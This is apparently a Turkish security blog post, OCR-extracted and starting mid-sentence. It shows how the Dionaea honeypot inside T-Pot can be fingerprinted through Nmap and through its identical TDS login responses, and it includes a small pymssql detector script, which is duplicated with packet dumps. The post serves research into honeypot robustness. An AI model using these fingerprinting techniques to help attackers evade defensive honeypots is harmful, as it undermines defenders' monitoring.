gerekçesi ile internet servis sağlayıcısı ile bu sistem özelinde iletişime de geçebiliyor. :)





Ulusal Siber Olaylara Müdahale Merkezi (USOM) üzerinden [redacted] ip adresli bir sunucunuz üzerinde SMB servisi ile ilgili güvenlik zafiyeti tespit edildiğine dair bildirimde bulunmuştur.

16.03.2017 - MS17-010 - CVE-2017-0143-0148

25.09.2010 - MS10-061 - CVE-2010-2729

08.09.2009 - MS09-001 - CVE-2009-3103


25.09.2008 - MS08-067 - CVE-2008-4250

Konu ile ilgili microsoft bülteninin adresi aşağıdaki gibidir.

https://technet.microsoft.com/tr-tr/library/security/ms08-067.aspx

Konu ile ilgili gerekli müdahaleleri gerçekleştirdikten sonra bilgi vermenizi rica ederiz.

Balküpü sistemi denilince çoğu kişinin aklına Dionaea gelecektir. Dionaea yukarıdaki ekran görüntüsünden de görüleceği üzere varsayılan (default) olarak kurulduğunda Nmap tarafından kolaylıkla tespit edilebilmektedir. Dionaea'yı tanınmaz hale getirmek için ise internette ufak bir araştırma yaptığınızda eskiden yeniye çok sayıda kaynağa (#1, #2, #3) ulaşabiliyorsunuz. Örneğin MSSQL servisini simüle eden Dionaea'yı tanınmaz hale getirmek için /dionaea/mssql/mssql.py dosyasındaki r.VersionToken.TokenType parametresinin 0x00 olan değerini 0x01 yaptığınızda Nmap artık 1433. bağlantı noktasında çalışan Dionaea'yı tespit edememektedir. Dionaea, zafiyet barındıran servisleri simüle ettiği (low interaction) için bu kaynaklarda yer alan bilgiler ışığında tanınmaz hale gelen Dionaea'yı siber saldırgan gözüyle tespit etmek pratikte aslında ne kadar kolay bunu araştırmaya karar verdim.




Dionaea'yı kurmakla zaman kaybetmemek için Deutsche Telekom tarafından geliştirilen ve üzerinde Dionaea da dahil olmak üzere çok sayıda balküpü sistemi bulunduran T-Pot balküpü sanal sistemini kurdum. Dionaea gibi ufacık tefecik bir balküpü sisteminin MSSQL servisini (TDS protokolü) tam anlamıyla simüle edemeyeceğini düşünerek işe 1433. bağlantı noktasından başlamaya karar verdim.

System Placement

Make sure your system is reachable through the internet. Otherwise it will not capture any attacks, other than the ones from your hostile internal network! We recommend you put it in an unfiltered zone, where all TCP and UDP traffic is forwarded to T-Pot's network interface.

If you are behind a NAT gateway (e.g. home router), here is a list of ports that should be forwarded to T-Pot.

Honeypot	Transport	Forwarded ports
conpot	TCP	1025, 50100
cowrie	TCP	22, 23
dionaea	TCP	21, 42, 135, 443, 445, 1433, 1723, 1883, 1900, 3306, 5060, 5061, 8081, 11211
dionaea	UDP	69, 5060
elasticpot	TCP	9200
emobility	TCP	8080
glastopf	TCP	80
honeytrap	TCP	25, 110, 139, 3389, 4444, 4899, 5900, 21000




```
### Removing NGINX default website.
### Waiting a few seconds to avoid interference with service messages.
### Please choose your install type and notice HW recommendation.

    [T] - T-Pot Standard Installation
          - Cowrie, Dionaea, Elasticpot, Glastopf, Honeytrap, Suricata & ELK
          - 4 GB RAM (6-8 GB recommended)
          - 64GB disk (128 GB SSD recommended)

    [H] - Honeypots Only Installation
          - Cowrie, Dionaea, ElasticPot, Glastopf & Honeytrap
          - 3 GB RAM (4-6 GB recommended)
          - 64 GB disk (64 GB SSD recommended)

    [I] - Industrial
          - ConPot, eMobility, ELK & Suricata
          - 4 GB RAM (8 GB recommended)
          - 64 GB disk (128 GB SSD recommended)

    [E] - Everything
          - All of the above
          - 8 GB RAM
          - 128 GB disk or larger (128 GB SSD or larger recommended)

Install Type:
```


```
C:\WINDOWS\system32\cmd.exe
C:\Users\Mert>nmap 192.168.20.128 -sV -p 21,42,135,443,445,1433,1723,1883,1900,3306,5060,5061,8081,11211

Starting Nmap 7.12 ( https://nmap.org ) at 2017-09-15 14:39 Turkey Standard Time
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid
 servers with --dns-servers
Nmap scan report for 192.168.20.128
Host is up (0.00043s latency).
PORT      STATE  SERVICE      VERSION
21/tcp    open   ftp          Synology DiskStation NAS ftpd
42/tcp    open   nameserver?
135/tcp   open   msrpc?
443/tcp   open   ssl/http     nginx
445/tcp   open   microsoft-ds Dionaea honeypot smbd
1433/tcp  open   ms-sql-s     Dionaea honeypot MS-SQL server
1723/tcp  open   pptp          (Firmware: 1)
1883/tcp  open   unknown
1900/tcp  closed upnp
3306/tcp  open   mysql        MySQL 5.7.16
5060/tcp  open   sip?
5061/tcp  open   ssl/sip-tls?
8081/tcp  open   http         nginx
11211/tcp open   memcache     memcached 1.4.25 (PID 2809; uptime 10925 seconds; curr items: 380; total items: 461; bytes
 cached: 34096)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint
at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port1883-TCP:V=7.12%I=7%D=9/15%Time=59BBBC01%P=i686-pc-windows-windows%
SF:r(NotesRPC,4,"@\x02/\0");
MAC Address: 00:0C:29:CB:83:8B (VMware)
Service Info: Device: storage-misc
```

Bir MSSQL sunucusu ile bir istemcinin uygulama seviyesinde haberleşebilmesi için TDS (Tabular Data Stream) protokolünü kullanması gerekmektedir. TDS protokolü ile MSSQL sunucusuna giriş (login) yapabilmek için ezelden beri mümkün olan iki tür giriş yöntemi bulunmaktadır. Birincisi kullanıcı adı ve parola ile giriş, ikincisi ise windows doğrulama (NTLM) yöntemi ile giriştir. Normal şartlarda TDS protokolüne göre kullanıcı adı ve parola ile giriş yapmaya çalıştığınızda MSSQL sunucusundan gelen yanıtta, jeton olarak (token) LOGINACK_TOKEN (0xAD), windows doğrulama yöntemi ile giriş yapmaya çalıştığınızda ise jeton olarak SSPI TOKEN (0xED) olması gelmesi gerekmektedir ancak Dionaea her iki istek için de aynı sonucu dönmektedir. :)


Windows doğrulama isteğine Microsoft SQL 2008 Server Express sürümünden dönen yanıt





Windows doğrulama isteğine Dionaea'dan dönen yanıt



Durum böyle olunca Python ile pymssql kütüphanesinden de faydalanarak hızlıca bu farkı tespit edebilen dionaea_detector.py adında basit bir araç hazırladım. Bu araç sayesinde Nmap'in tespit edemediği Dionaea bal küpü sistemini basit bir kontrol ile tespit ederek, art niyetli kişilerin pratikte bunu ne kadar basit bir şekilde tespit edebileceklerini öğrenmiş oldum.


C:\Users\Mert\Desktop\dionaea_detector.py - Notepad++
File Edit Search View Encoding Language Settings Macro Run TextFX Plugins Window ?
dionaea_detector.py
# Dionaea Detector v1.0
# Author: Mert SARICA
# E-mail: mert [.] sarica [@] gmail [.] com
# URL: https://www.mertsarica.com
from os import getenv
import pymssql
import os
import sys
# Enable TDSDUMP
os.environ['TDSDUMP'] = 'stdout'
# Global Variables
user = "Hack4Career\\MertSARICA"
password = "Hack4Career"
def cls():
if sys.platform == 'linux-i386' or sys.platform == 'linux2':
os.system("clear")
elif sys.platform == 'win32':
os.system("cls")
else:
os.system("cls")
def banner():
cls()
print "=="
print u"Dionaea Detector v1.0 [https://www.mertsarica.com]"
print "=="
def usage():
print "Usage: python dionaea_detector.py <ip address>\n"
server = "192.168.20.129"
user = "Hack4Career\\MertSARICA"
password = "Hack4Career"
if __name__ == '__main__':
cls()
banner()
if len(sys.argv) < 2:
usage()
sys.exit(1)
else:
pymssql.connect(sys.argv[1], user, password, timeout=3, login_timeout=3)
C:\WINDOWS\system32\cmd.exe
0010 00 01 02 00 1c 00 01 03-00 1d 00 00 ff 0a 00 06 |........ ....|
0020 40 00 00 02 01 - |@....|
login.c:1106:detected flag 2
login.c:780:using SSPI authentication for 'Hack4Career\MertSARICA' account
sspi.c:270:kerberos name MSSQLSvc/192.168.20.129:1433
login.c:852:quietly sending TDS 7+ login packet
token.c:327:tds_process_login_tokens()
packet.c:639:Received packet
0000 04 01 00 f9 00 00 01 00-ed ee 00 4e 54 4c 4d 53 |........ ...NTLMS|
0010 53 50 00 02 00 00 00 1e-00 1e 00 38 00 00 00 35 |SP..... ...8...5|
0020 82 8a e2 00 f6 36 e0 3c-6e 33 0b 00 00 00 00 00 |.....6.< n3......|
0030 00 00 00 98 00 98 00 56-00 00 00 06 01 b1 1d 00 |.......V ....|
0040 00 00 0f 57 00 49 00 4e-00 2d 00 41 00 37 00 44 |...W.I.N .-.A.7.D|
0050 00 43 00 42 00 50 00 50-00 33 00 53 00 43 00 4d |.C.B.P.P .3.S.C.M|
0060 00 02 00 1e 00 57 00 49-00 4e 00 2d 00 41 00 37 |.....W.I .N.-.A.7|
0070 00 44 00 43 00 42 00 50-00 50 00 33 00 53 00 43 |.D.C.B.P .P.3.S.C|
0080 00 4d 00 01 00 1e 00 57-00 49 00 4e 00 2d 00 41 |.M.....W .I.N.-.A|
0090 00 37 00 44 00 43 00 42-00 50 00 50 00 33 00 53 |.7.D.C.B .P.P.3.S|
00a0 00 43 00 4d 00 04 00 1e-00 57 00 49 00 4e 00 2d |.C.M.... .W.I.N.-|
00b0 00 41 00 37 00 44 00 43-00 42 00 50 00 50 00 33 |.A.7.D.C .B.P.P.3|
00c0 00 53 00 43 00 4d 00 03-00 1e 00 57 00 49 00 4e |.S.C.M.. ...W.I.N|
00d0 00 2d 00 41 00 37 00 44-00 43 00 42 00 50 00 50 |.-.A.7.D .C.B.P.P|
00e0 00 33 00 53 00 43 00 4d-00 07 00 08 00 87 4f 04 |.3.S.C.M ......O.|
00f0 0b aa 30 d3 01 00 00 00-00 |..0..... .|
token.c:336:looking for login token, got ed(AUTH)
token.c:116:tds_process_default_tokens() marker is ed(AUTH)
token.c:464:TDS_AUTH_TOKEN PDU size 238
packet.c:740:Sending packet
Python file
length : 1,091 lines : 48
Ln : 48 Col : 1 Sel : 0 | 0
Windows (CR LF)
UTF-8
INS


C:\Users\Mert\Desktop\dionaea_detector.py - Notepad++
File Edit Search View Encoding Language Settings Macro Run TextFX Plugins Window ?
dionaea_detector.py
# Dionaea Detector v1.0
# Author: Mert SARICA
# E-mail: mert [.] sarica [@] gmail [.] com
# URL: https://www.mertsarica.com
from os import getenv
import pymssql
import os
import sys
# Enable TDSDUMP
os.environ['TDSDUMP'] = 'stdout'
# Global Variables
user = "Hack4Career\\MertSARICA"
password = "Hack4Career"
def cls():
if sys.platform == 'linux-i386' or sys.platform == 'linux2':
os.system("clear")
elif sys.platform == 'win32':
os.system("cls")
else:
os.system("cls")
